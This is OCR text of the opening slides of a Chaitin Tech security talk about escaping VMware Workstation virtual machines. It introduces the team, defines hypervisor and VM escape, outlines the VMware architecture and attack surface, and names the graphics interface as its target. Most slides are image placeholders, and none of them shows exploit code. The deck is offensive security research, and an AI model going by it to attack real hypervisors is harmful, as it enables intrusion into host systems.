卡亭科技
CHAITIN

A CTF-Style Escape Journey on VMware Workstation

f1yyy@Chaitin.Tech

About us


- Beijing Chaitin Tech Co., Ltd(@ChaitinTech)
  - https://chaitin.cn/en
  - https://realworldctf.com/

- Chaitin Security Research Lab
  - Pwn2Own 2017 3rd place
  - GeekPwn 2015/2016/2018/2019 awardees
    - PS4 Jailbreak, Android rooting, IoT Offensive Research, ESXi Escape
  - CTF players from team b1o0p, Tea Deliverers
    - 2nd place at DEFCON 2016
    - 3rd place at DEFCON 2019
    - 1st place at HITCON 2019

Before we start


- VMM(Hypervisor)：Virtual Machine Monitor
- Guest OS
- Host OS

What is Virtual Machine Escape




Normally, all of the sensitive behaviors of guest OS will be sanitized by the hypervisor


What is Virtual Machine Escape



What is Virtual Machine Escape




What is Virtual Machine Escape




Introduction of VMware Workstation


Architecture




Architecture after vmware runs




Architecture after vmware runs




Architecture after vmware runs




Attack Surface



Attack in Recent Years




Our Target



Interface
Graphic
